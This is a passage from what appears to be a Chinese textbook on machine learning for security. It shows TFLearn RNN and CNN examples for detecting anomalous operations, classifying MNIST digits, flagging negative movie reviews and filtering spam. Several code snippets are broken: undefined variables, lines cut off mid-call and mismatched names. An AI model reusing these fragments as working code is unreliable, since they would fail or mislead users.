


图16-17 RNN识别异常操作流程图

定义RNN结构，其具有两层lstm结构：

```
net = tflearn.input_data(shape=[None, 100,n_words])
net = tflearn.lstm(net, 10, return_seq=True)
net = tflearn.lstm(net, 10, )
net = tflearn.fully_connected(net, 2, activation='softmax')
net = tflearn.regression(net, optimizer='adam', learning_rate=0.1, name="output",
                        loss='categorical_crossentropy')
model = tflearn.DNN(net, tensorboard_verbose=3)
```

3.验证效果

训练并交叉验证测试集合：

```
model.fit(x_train, y_train, validation_set=(x_test, y_test), show_metric=True,  
batch_size=32, run_id="maidou")
```

其中训练集合大小为80，测试集合大小为70，准确率在94%以上，如图16-18所示。

```
Training Step: 27 | total loss: 0.22801 | time: 1.340s  
| Adam | epoch: 009 | loss: 0.22801 - acc: 0.9152 | val_loss: 0.16982  
- val_acc: 0.9571 -- iter: 80/80  
--  
Training Step: 30 | total loss: 0.19737 | time: 1.334s  
| Adam | epoch: 010 | loss: 0.19737 - acc: 0.9352 | val_loss: 0.18740  
- val_acc: 0.9429 -- iter: 80/80  
--  

```

图16-18 RNN识别异常操作结果

16.8 本章小结

本章重点介绍RNN的基础知识以及Web安全领域的相关应用，包括识别验证码、识别恶意评论、识别WebShell、识别异常操作等。RNN独特的使用记忆能力，让它在众多领域，尤其是在时序领域大展身手，其通过学习历史数据自动生成新数据的能力令人叹为观止。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <http://colah.github.io/posts/2015-08-Understanding-LSTMs/>
- <https://github.com/tensorflow/tensorflow/tree/master/tensorflow/exampl>
- https://www.tensorflow.org/get_started/tflearn
- <http://tflearn.org/examples/>
- <https://github.com/tflearn/tflearn/blob/master/examples/nlp/>
- <http://rdc.hundsun.com/portal/article/656.html>

还有一些参考文献值得一读：

[1] R C Staudemeyer, C W Omlin.Evaluating Performance of Long Short-Term Memory Recurrent Neural Networks on Intrusion Detection Data.South African Institute for Computer Scientists&Information Technologists Conference, 2013.

[2] L Bontemps, V L Cao, J Mcdermott, NA Le-Khac.Collective Anomaly Detection Based on Long Short-Term Memory Recurrent Neural Networks.International Conference on Future Data&Security Engineering, 2016.

[3] William Melicher, Blase Ur, Sean M Segreti, Saranga Komanduri, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor.Fast, Lean, and Accurate: Modeling Password Guessability Using Neural Networks.Carnegie Mellon University, 2016.

[4] Bo Pang, Lillian Lee, Shivakumar Vaithyanathan.Thumbs up? : Sentiment Classification Using Machine Learning Techniques,

Proceedings of EMNLP, 79-86, 2002.

[5] Schonlau M, Couper M.Semi-Automated Categorization of Open-Ended Questions.Survey Research Methods, 10 (2) : 143-152, 2016.

第17章 卷积神经网络算法

卷积神经网络算法在图像处理领域有着广泛应用，它独特的卷积处理与池化能力，可以对图像数据在不用做复杂预处理的情况下，直接自动提取高级特征，并进一步分析，同时使得计算复杂度以指数级别下降。卷积神经网络算法在安全领域的表现如何呢？本章将首先介绍卷积神经网络算法的基本概念和基本使用方法，然后通过案例讲解如何使用卷积神经网络算法识别恶意评论，识别垃圾邮件等。

17.1 卷积神经网络算法概述

人脸识别等图像识别技术正在改变人们的生活，如图17-1所示，回顾之前识别MNIST数据集时， 28×28 的图片识别数字的成功率都徘徊在95%左右，那是什么样的技术让图像识别长足发展的呢？答案就是卷积神经网络。




图17-1 人脸识别

卷积神经网络（Convolutional Neural Network, CNN）原本是在图像处理领域应用的，后来广泛应用于文本处理、语音识别等领域。CNN是近年发展起来的，并引起广泛重视的一种高效识别图像的方法。20世纪60年代，Hubel和Wiesel在研究猫脑皮层中用于局部敏感和方向选择的神经元时发现其独特的网络结构可以有效地降低反馈神经网络的复杂性，继而提出了卷积神经网络。现在，CNN已经成为众多科学领域的研究热点之一，特别是在模式分类领域，由于该网络避免了对图像的复杂前期预处理，可以直接输入原始图像，因而得到了更为广泛的应用，如图17-2所示。K.Fukushima在1980年提出的新识别机是卷积神经网络的第一个实现网络。随后，更多的科研工作者对该网络进行了改进。其中，具有代表性的研究成果是Alexander和Taylor提出的“改进认知机”，

该方法综合了各种改进方法的优点并避免了耗时的误差反向传播。




图17-2 CNN图像处理示例图

在DNN这类全连接神经网络算法中，隐藏层的前一层的每个节点都需要与下一层的每个节点连接，当节点数量巨大时，产生的连接就非常多，这样，在硬件环境有限的情况下就几乎难以完成训练过程，如图17-3所示。




图17-3 全连接神经网络

为了解决图像处理领域全连接造成的计算量巨大的问题，人们提出了局部连接，如图17-4所示。其理论基础是基于这样的假设：生物在进行图像识别时，对图像的理解只需要处理局部的数据即可，不需要全面分析全部图像后才能进行处理。这一假设在图像处理领域得到了广泛应用，证明其简单有效。




图17-4 局部连接神经网络

在卷积神经网络中有几个概念需要介绍一下。

所谓**权值共享**是指当从一个大尺寸图像中随机选取一小块，比如说 8×8 作为样本，并且从这个小块样本中学习到了一些特征，这时我们可以把从这个 8×8 样本中学习到的特征作为探测器，应用到这个图像的任意地方。特别是，我们可以用从 8×8 样本中所学习到的特征跟原本的大尺寸图像作卷积，从而在这个大尺寸图像上的任一位置获得一个不同特征的激活值。

如图17-5所示，展示了一个 3×3 的卷积核在 5×5 的图像上做卷积的过

程。每个卷积都是一种特征提取方式，就像一个筛子，将图像中符合条件（激活值越大越符合条件）的部分筛选出来。




图17-5 CNN权值共享原理

所谓**池化**是指人们可以计算图像一个区域上的某个特定特征的平均值或者最大值。这些概要统计特征不仅具有低得多的维度，同时还会改善结果。这种聚合的操作就叫做池化。

基于局部连接、权值共享以及池化层的降采样，进一步发展成了完整的CNN算法，关于CNN的详细算法说明不是本书的重点，有兴趣的读者可以参考本章最后的参考文献。

17.2 示例：hello world！卷积神经网络

完整演示代码请见本书GitHub上的17-1.py。

1. 数据清洗与特征化

我们继续使用MNIST数据集，MNIST数据集的详细介绍请阅读第3章相关内容。这次我们利用TFLearn提供的API来获取MNIST数据集：

```
X, Y, testX, testY = mnist.load_data(one_hot=True)
```

第一次调用这个API的时候，会自动下载MNIST数据集到默认目录：

```
Downloading MNIST...
Successfully downloaded train-images-idx3-ubyte.gz 9912422 bytes.
Extracting mnist/train-images-idx3-ubyte.gz
Downloading MNIST...
Successfully downloaded train-labels-idx1-ubyte.gz 28881 bytes.
Extracting mnist/train-labels-idx1-ubyte.gz
Downloading MNIST...
Successfully downloaded t10k-images-idx3-ubyte.gz 1648877 bytes.
Extracting mnist/t10k-images-idx3-ubyte.gz
Downloading MNIST...
Successfully downloaded t10k-labels-idx1-ubyte.gz 4542 bytes.
Extracting mnist/t10k-labels-idx1-ubyte.gz
```

后继再调用该API时会自动从默认目录中加载对应的文件：

```
Extracting mnist/train-images-idx3-ubyte.gz
Extracting mnist/train-labels-idx1-ubyte.gz
Extracting mnist/t10k-images-idx3-ubyte.gz
Extracting mnist/t10k-labels-idx1-ubyte.gz
```

图片样本大小为 28×28 ，TFLearn默认将其转换成维度为784的向量，为了处理方便，需要恢复成 28×28 的二维向量：

```
X = X.reshape([-1, 28, 28, 1])
testX = testX.reshape([-1, 28, 28, 1])
```

2.训练样本

构造CNN网络， 定义输入层， 大小为 28×28 :

```
net = tflearn.input_data(shape=[None, 28, 28, 1])
```

构造二维卷积函数:

```
net = tflearn.conv_2d(net, 64, 3, activation='relu', bias=False)
```

组装余下神经网络:

```
net = tflearn.residual_bottleneck(net, 3, 16, 64)
net = tflearn.residual_bottleneck(net, 1, 32, 128, downsample=True)
net = tflearn.residual_bottleneck(net, 2, 32, 128)
net = tflearn.residual_bottleneck(net, 1, 64, 256, downsample=True)
net = tflearn.residual_bottleneck(net, 2, 64, 256)
net = tflearn.batch_normalization(net)
net = tflearn.activation(net, 'relu')
net = tflearn.global_avg_pool(net)
net = tflearn.fully_connected(net, 10, activation='softmax')
net = tflearn.regression(net, optimizer='momentum',
                        loss='categorical_crossentropy',
                        learning_rate=0.1)
```

3.效果验证

训练并交叉验证效果， 准确率达到了99%以上， 非常不错:

```
model = tflearn.DNN(net, checkpoint_path='model_resnet_mnist',
                     max_checkpoints=10, tensorboard_verbose=0)
model.fit(X, Y, n_epoch=100, validation_set=(testX, testY),
          show_metric=True, batch_size=256, run_id='resnet_mnist')
```

17.3 示例：识别恶意评论

完整演示代码请见本书GitHub上的17-2.py。

1. 数据清洗与特征化

这次我们的样本依然采用Movie Review Data数据集。Movie Review Data数据集包含1000条正面评论和1000条负面评论，被广泛应用于文本分类尤其是恶意评论识别方面。本书使用其最新的版本，polarity dataset v2.0，详细的介绍请参考第3章相关内容。

Movie Review Data数据集的每条评论都保存成单独的一个文本文件，正面和负面评论放置在不同的文件夹下面，使用词袋模型将文本向量化。

读取文件，把每个文件转换成一个字符串：

```
def load_one_file(filename):
    x=""
    with open(filename) as f:
        for line in f:
            x+=line
    return x
```

遍历读取文件夹下全部文件：

```
def load_files(rootdir,label):
    list = os.listdir(rootdir)
    x=[]
    y=[]
    for i in range(0, len(list)):
        path = os.path.join(rootdir, list[i])
        if os.path.isfile(path):
            print "Load file %s" % path
            y.append(label)
            x.append(load_one_file(path))
    return x,y
```

根据不同文件夹，标记为正面和负面，其中正面评论标记为0，负面评论标记为1：

```
def load_data():
    x=[]
    y=[]
    x1,y1=load_files("../data/movie-review-data/review_polarity/txt_sentoken/pos/",0)
    x=x1+x2
    y=y1+y2
    return x,y
```

使用词袋模型将数据向量化，并且使用train_test_split将样本随机划分成训练集合和测试集合，分配比例为0.4，这个比例可以根据自己的需要进行调整，不过一般都是建议使用40%作为测试数据：

```
x,y=load_data()
x_train, x_test, y_train, y_test = train_test_split(x, y, test_size=0.4, random_state=42)
vp = learn.preprocessing.VocabularyProcessor(max_document_length=MAX_DOCUMENT_LENGTH)
vp.fit(x)
x_train = np.array(list(vp.transform(x_train)))
x_test = np.array(list(vp.transform(x_test)))
n_words=len(vp.vocabulary_)
print('Total words: %d' % n_words)
```

2.训练样本

构造CNN，使用一维卷积函数：

```
network = input_data(shape=[None, MAX_DOCUMENT_LENGTH], name='input')
network = tflearn.embedding(network, input_dim=n_words+1, output_dim=128)
branch1 = conv_1d(network, 128, 3, padding='valid', activation='relu', regularizer='L2')
branch2 = conv_1d(network, 128, 4, padding='valid', activation='relu', regularizer='L2')
branch3 = conv_1d(network, 128, 5, padding='valid', activation='relu', regularizer='L2')
network = merge([branch1, branch2, branch3], mode='concat', axis=1)
network = tf.expand_dims(network, 2)
network = global_max_pool(network)
network = dropout(network, 0.5)
network = fully_connected(network, 2, activation='softmax')
network = regression(network, optimizer='adam', learning_rate=0.001,
                      loss='categorical_crossentropy', name='target')
```

3.验证效果

CNN算法在fit函数中直接指定了测试数据集合（testX, testY）：

```
model = tflearn.DNN(network, tensorboard_verbose=0)
model.fit(trainX, trainY, n_epoch = 10, shuffle=True, validation_set=(testX, testY),
```

运行程序，准确率66%左右，比之前NB和RNN算法有提升。

17.4 示例：识别垃圾邮件

完整演示代码请见本书GitHub上的17-3.py。

1. 数据清洗与特征化

CNN的诞生是为了解决图像处理领域计算量巨大而无法进行深度学习的问题，CNN通过卷积计算、池化等方法大大降低了计算量，同时识别效果还满足需求。图像通常是二维数组，文字通常都是一维数据，是否可以通过某种转换后，也使用CNN对文字进行处理呢？答案是肯定的。

我们回顾一下在图像处理时，CNN是如何处理二维数据的。如图17-6所示，CNN使用二维卷积函数处理小块图像，提炼高级特征进一步分析。典型的二维卷积函数处理图片的大小为 3×3 、 4×4 等。




图17-6 CNN处理图像数据的过程

同样的原理，我们可以使用一维的卷积函数处理文字片段，提炼高级特征进一步分析。典型的一维卷积函数处理文字片段的大小为3、4、5等，如图17-7所示。




图17-7 CNN处理文本数据的过程

感谢Yoon Kim的经典论文Convolutional Neural Networks for Sentence Classification给我们的知识。常见的词袋模型可以很好地表现文本由哪些单词组成，但是却无法表达出单词之间的前后关系，于是人们借鉴了词袋模型的思想，使用生成的词汇表对原有句子按照单词逐个进行编码。TensorFlow默认支持了这种模型：

```
tf.contrib.learn.preprocessing.VocabularyProcessor (max_document_length, min_frequency,
                                                vocabulary=None,
                                                tokenizer_fn=None)
```

其中各个参数的含义为：

- `max_document_length`: 文档的最大长度。如果文本的长度大于最大长度，那么它会被剪切，反之则用0填充。

- `min_frequency`, 词频的最小值，出现次数小于这个值的词则不会被收录到词表中。

- `vocabulary`, CategoricalVocabulary对象。

- `tokenizer_fn`, 分词函数。

假设有如下句子需要处理：

```
x_text =[  
    'i love you',  
    'me too'  
]
```

基于以上句子生成词汇表，并对'i me too'这句话进行编码：

```
vocab_processor = learn.preprocessing.VocabularyProcessor(max_document_length)  
vocab_processor.fit(x_text)  
print next(vocab_processor.transform(['i me too'])).tolist()  
x = np.array(list(vocab_processor.fit_transform(x_text)))  
print x
```

运行结果为：

```
[1, 4, 5, 0]  
[[1 2 3 0]  
 [4 5 0 0]]
```

整个过程如图17-8所示。




图17-8 使用词汇表模型进行编码

我们使用TensorFlow自带的VocabularyProcessor对数据集的文本进行编码转换：

```
ham, spam=load_all_files()
x=ham+spam
y=[0]*len(ham)+[1]*len(spam)
vp=tflearn.data_utils.VocabularyProcessor(max_document_length=max_document_length,
x=vp.fit_transform(x, unused_y=None)
x=np.array(list(x))
return x,y
```

使用词汇表编码后，将数据集合随机分配成训练集合和测试集合，其中测试集合比例为40%：

```
x,y=get_features_by_tf()
x_train, x_test, y_train, y_test = train_test_split(x, y, test_size = 0.4, random_st
```

将训练和测试数据进行填充和转换，不到最大长度的数据填充0，由于是二分类问题，把标记数据二值化。定义输入参数的最大长度为文档的最大长度：

```
trainX = pad_sequences(trainX, maxlen=max_document_length, value=0.)
testX = pad_sequences(testX, maxlen=max_document_length, value=0.)
# Converting labels to binary vectors
trainY = to_categorical(trainY, nb_classes=2)
testY = to_categorical(testY, nb_classes=2)
network = input_data(shape=[None,max_document_length], name='input')
```

2.训练样本

定义CNN模型，其实使用3个数量为128核，长度分别为3、4、5的一维卷积函数处理数据：

```
network = tflearn.embedding(network, input_dim=1000000, output_dim=128)
branch1 = conv_1d(network, 128, 3, padding='valid', activation='relu', regularizer='l2')
branch2 = conv_1d(network, 128, 4, padding='valid', activation='relu', regularizer='l2')
branch3 = conv_1d(network, 128, 5, padding='valid', activation='relu', regularizer='l2')
network = merge([branch1, branch2, branch3], mode='concat', axis=1)
network = tf.expand_dims(network, 2)
network = global_max_pool(network)
network = dropout(network, 0.8)
network = fully_connected(network, 2, activation='softmax')
network = regression(network, optimizer='adam', learning_rate=0.001,
loss='categorical_crossentropy', name='target')
```

3.验证效果

实例化CNN对象并进行训练数据，一共训练5轮：

```
model = tflearn.DNN(network, tensorboard_verbose=0)
model.fit(trainX, trainY,
